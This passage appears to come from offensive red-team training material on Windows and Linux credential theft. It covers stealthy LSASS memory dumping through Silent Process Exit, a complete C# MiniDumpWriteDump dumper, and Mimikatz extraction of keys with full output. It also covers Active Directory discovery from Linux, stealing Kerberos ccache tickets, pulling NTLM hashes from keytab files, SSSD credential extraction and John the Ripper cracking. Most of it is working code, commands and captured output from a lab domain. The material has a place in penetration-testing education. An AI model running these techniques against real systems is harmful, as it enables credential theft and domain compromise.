- We can cause “WerFault.exe” to create a memory dump of “lsass.exe”, undetected as we are abusing the functionality
- This relies on a mechanism called “**Silent Process Exit**”



- Actually, when a process terminates, "**RtlReportSilentProcessExit()**" API from "**ntdll.dll**" is called which communicates with "**WerFault.exe**" to create dump the exiting process
- However, the best thing is that calling the above API do not cause the process to exit
- The POC is calling "**RtlReportSilentProcessExit()**" from outside, getting a handle to "lsass.exe" process


```
LsassSilentProcessExit.exe <Lsass_PID> <DumpMode_RtlReportSilentProcessExit()"
```



Reference : https://www.hexacorn.com/blog/2019/09/19/silentprocessexit-quick-look-under-the-hood/

- One can also call “**CreateRemoteThread()**” on “**RtlReportSilentProcessExit()**” on LSASS.exe


```
LsassSilentProcessExit.exe <Lsass_PID> <DumpMode_Via CreateRemoteThread()>
```



Code : https://github.com/deepinstinct/LsassSilentProcessExit

- Custom C# Process Dumper
  - **“MiniDumpWriteDump()”** API present under “**dbghelp.dll**” can be used to create dump of any process.

```
Compile: csc.exe /target:exe dump.cs

dump.exe
```



```
namespace dump
{
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;
    using System.IO;

    public static class lsassdump
    {

        public enum MINIDUMP_TYPE
        {
            MiniDumpNormal = 0x00000000,
            MiniDumpWithDataSegs = 0x00000001,
            MiniDumpWithFullMemory = 0x00000002,
            MiniDumpWithHandleData = 0x00000004,
            MiniDumpFilterMemory = 0x00000008,
            MiniDumpScanMemory = 0x00000010,
            MiniDumpWithUnloadedModules = 0x00000020,
            MiniDumpWithIndirectlyReferencedMemory = 0x00000040,
            MiniDumpFilterModulePaths = 0x00000080,
            MiniDumpWithProcessThreadData = 0x00000100,
            MiniDumpWithPrivateReadWriteMemory = 0x00000200,
            MiniDumpWithoutOptionalData = 0x00000400,
            MiniDumpWithFullMemoryInfo = 0x00000800,
            MiniDumpWithThreadInfo = 0x00001000,
            MiniDumpWithCodeSegs = 0x00002000,
            MiniDumpWithoutAuxiliaryState = 0x00004000,
            MiniDumpWithFullAuxiliaryState = 0x00008000,
            MiniDumpWithPrivateWriteCopyMemory = 0x00010000,
            MiniDumpIgnoreInaccessibleMemory = 0x00020000,
            MiniDumpWithTokenInformation = 0x00040000,
            MiniDumpWithModuleHeaders = 0x00080000,
            MiniDumpFilterTriage = 0x00100000,
            MiniDumpValidTypeFlags = 0x001fffff
        }

  //Contd..
```

```
//Cont…

        [DllImport("dbghelp.dll", SetLastError = true)]
        static extern bool MiniDumpWriteDump(
            IntPtr hProcess,
            UInt32 ProcessId,
            SafeHandle hFile,
            MINIDUMP_TYPE DumpType,
            IntPtr ExceptionParam,
            IntPtr UserStreamParam,
            IntPtr CallbackParam);

        public static void Main()
        {
            Console.WriteLine("Enter Process Name:");
                  String r = Console.ReadLine();
                  String path = "C:\\Windows\\Temp";
                  Process[] All = Process.GetProcessesByName(r);
                  foreach (Process process in All)
            {
                UInt32 ProcessId = (uint)process.Id;
                IntPtr hProcess = process.Handle;
                MINIDUMP_TYPE DumpType = MINIDUMP_TYPE.MiniDumpWithFullMemory;
                        string out_dump_path = Path.Combine(path, r + "_" + ProcessId.ToString() + ".dmp");
                FileStream procdumpFileStream = File.Create(out_dump_path);
                bool success = MiniDumpWriteDump(hProcess, ProcessId, procdumpFileStream.SafeFileHandle, Dump-
Type, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero);
            }
        }

    }
}
```


GitHub POC : https://gist.github.com/bharadwajyas/b9fd9abac8c18db991fa601eb718c9fd

- The extracted Dump file can then be processed with Mimikatz under attacker control machine

```
Invoke-Mimikatz –Command ‘”sekurlsa::minidump file.dmp” “privilege::debug” “token::elevate” “sekurlsa::ekeys”’
```

```
PS C:\Users\jea\Desktop\Lab-ops> . .\Invoke-Mimikatz.ps1
PS C:\Users\jea\Desktop\Lab-ops> Invoke-Mimikatz -Command '"sekurlsa::minidump C:\Windows\Temp\lsass_784.dmp" "privilege::debug" "token::elevate" "sekurlsa::ekeys"' -Verbose
VERBOSE: PowerShell ProcessID: 10176
VERBOSE: Calling Invoke-MemoryLoadLibrary
VERBOSE: Getting basic PE information from the file
VERBOSE: Allocating memory for the PE and write its headers to memory
VERBOSE: Getting detailed PE information from the headers loaded in memory
VERBOSE: StartAddress: 2450048548864    EndAddress: 2450049630208
VERBOSE: Copy PE sections in to memory
VERBOSE: Update memory addresses based on where the PE was actually loaded in memory
VERBOSE: Import DLL's needed by the PE we are loading
VERBOSE: Done importing DLL imports
VERBOSE: Update memory protection flags
VERBOSE: Calling dllmain so the DLL knows it has been loaded
VERBOSE: Calling function with WString return type

  .#####.   mimikatz 2.2.0 (x64) #18362 May 30 2019 09:58:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::minidump C:\Windows\Temp\lsass_784.dmp
Switch to MINIDUMP : 'C:\Windows\Temp\lsass_784.dmp'

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

692     {0;000003e7} 1 D 38171          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00514ffb} 2 F 18453442    CWF\jea S-1-5-21-1962105403-4066799171-739948369-1111   (13g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 23393515    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz(powershell) # sekurlsa::ekeys
Opening : 'C:\Windows\Temp\lsass_784.dmp' file for minidump...

Authentication Id : 0 ; 5329991 (00000000:00515447)
Session           : RemoteInteractive from 2
User Name         : jea
Domain            : CWF
```

D.4 Linux Credential Extraction



Linux AD Architecture

D.4 Linux Credential Extraction

- Discovery
  - Scenario : Discover AD assets from Linux Machine.
  - Can be done via :
    - **DNS** (53) : Attacker can query SRV records for Directory discovery.
    - **LDAP** (LDAP 389, LDAPS 636, LDAP Global Catalog 3269): Discover AD settings

DNS

```
dig -t SRV _gc._tcp.operations.atomic.com
```

```
dig -t SRV _ldap._tcp.operations.atomic.com
```

```
dig -t SRV _kerberos._tcp.operations.atomic.com
```

```
dig -t SRV _kpasswd._tcp.operations.atomic.com
```

```
nslookup -type=srv _ldap._tcp.dc._msdcs.OPERATIONS.ATOMIC.SITE
```

LDAP

```
ldapsearch -LLL -x -H ldap://ops-childdc.operations.atomic.site -b '' -s base '(objectclass=*)'
```

- LLL : format output
- x : Use simple authentication
- H: Stands for Hostname with protocol
- b : searchbase
- s : scope of search includes (base, one, sub, children)

```
namingContexts: DC=operations,DC=atomic,DC=site
```

```
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
```

```
rootDomainNamingContext: DC=atomic,DC=site
```

```
ldapServiceName: atomic.site:ops-childdc$@OPERATIONS.ATOMIC.SITE
serverName: CN=OPS-CHILDDC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=C
 onfiguration,DC=atomic,DC=site
```

- Kerberos in Linux
  - Scenario : Requesting / Destroying / Renewing tickets from Linux Machine.

kinit (Request TGT with Password)

```
kinit adm_domain@operations.atomic.site
```

```
root@Automation-Server:~# kinit adm_domain@OPERATIONS.ATOMIC.SITE
Password for adm_domain@OPERATIONS.ATOMIC.SITE:
```

klist (Check Active Kerberos Tickets)

```
klist
```

```
root@Automation-Server:~# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: adm_domain@OPERATIONS.ATOMIC.SITE

Valid starting       Expires              Service principal
2021-05-18T15:40:56  2021-05-19T01:40:56  krbtgt/OPERATIONS.ATOMIC.SITE@OPERATIONS.ATOMIC.SITE
        renew until 2021-05-19T15:40:51
```

kdestroy (Destroy Active Kerberos Tickets)

```
kdestroy
```

```
root@Automation-Server:~# kdestroy
root@Automation-Server:~#
```

kvno (Request TGS with Active Kerberos Ticket)

```
kvno cifs\/OPS-CHILDDC
```

```
root@Automation-Server:/home/support@operations.atomic.site# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: adm_domain@OPERATIONS.ATOMIC.SITE

Valid starting       Expires              Service principal
2021-05-17T23:20:50  2021-05-18T09:20:50  krbtgt/OPERATIONS.ATOMIC.SITE@OPERATIONS.ATOMIC.SITE
        renew until 2021-05-18T23:07:31
2021-05-17T23:21:38  2021-05-18T09:20:50  cifs/OPS-CHILDDC@OPERATIONS.ATOMIC.SITE
        renew until 2021-05-18T23:07:31
```

Exporting ticket cache file

```
export KRB5CCNAME=/tmp/krb5cc_0
```

```
autoadmin@Automation-Server:~$ export KRB5CCNAME=/tmp/master
autoadmin@Automation-Server:~$ klist
Ticket cache: FILE:/tmp/master
Default principal: adm_domain@OPERATIONS.ATOMIC.SITE

Valid starting       Expires              Service principal
2021-05-18T11:16:18  2021-05-18T21:16:18  krbtgt/OPERATIONS.ATOMIC.SITE@OPERATIONS.ATOMIC.SITE
        renew until 2021-05-19T11:16:18
autoadmin@Automation-Server:~$ smbclient -k -L //OPS-CHILDDC.OPERATIONS.ATOMIC.SITE
WARNING: The "syslog" option is deprecated




OS=[Windows Server 2016 Datacenter 14393] Server=[Windows Server 2016 Datacenter 6.3]

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

- Credential Extraction
  - Scenario : Extracting credentials from “keytab” files

```
python3 keytabextract.py domain_admin.keytab
```

```
root@Automation-Server:/tmp# python3 keytabextract.py domain_admin.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[!] Unable to identify any AES256-CTS-HMAC-SHA1 hashes.
[!] Unable to identify any AES128-CTS-HMAC-SHA1 hashes.
[+] Keytab File successfully imported.
        REALM : OPERATIONS.ATOMIC.SITE
        SERVICE PRINCIPAL : adm_domain/
        NTLM HASH : 3d15cb1141d579823f8bb08f1f23e316
```

Link : https://github.com/sosdave/KeyTabExtract

- Credential Extraction
  - Scenario : Extracting credentials from “ccache” files
  - ccache files are present in the “**/tmp/**” directory
  - The lifetime of these files are till active Kerberos sessions

```
sudo cp /tmp/krb5cc_0 /tmp/master
```


```
klist
```

```
chown autoadmin:autoadmin /tmp/master
```

```
export KRB5CCNAME=/tmp/master
```

```
autoadmin@Automation-Server:~$ export KRB5CCNAME=/tmp/master
autoadmin@Automation-Server:~$ klist
Ticket cache: FILE:/tmp/master
Default principal: adm_domain@OPERATIONS.ATOMIC.SITE

Valid starting       Expires              Service principal
2021-05-18T11:16:18  2021-05-18T21:16:18  krbtgt/OPERATIONS.ATOMIC.SITE@OPERATIONS.ATOMIC.SITE
        renew until 2021-05-19T11:16:18
autoadmin@Automation-Server:~$ smbclient -k -L //OPS-CHILDDC.OPERATIONS.ATOMIC.SITE
WARNING: The "syslog" option is deprecated




OS=[Windows Server 2016 Datacenter 14393] Server=[Windows Server 2016 Datacenter 6.3]

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

- Credential Extraction
  - Scenario : Extracting credentials from System Security Services Daemon (SSSD)
  - SSSD provides access to remote identity and authentication providers
  - SSSD acts as an intermediary between local clients and authentication providers
  - Extraction can be performed manually as well as using “**linikatz**”




- The extracted credentials needs to be saved in a files & then can be used for brute-forcing locally

```
john –wordlist==dictionary hash.txt
```

```
john –show hash.txt
```

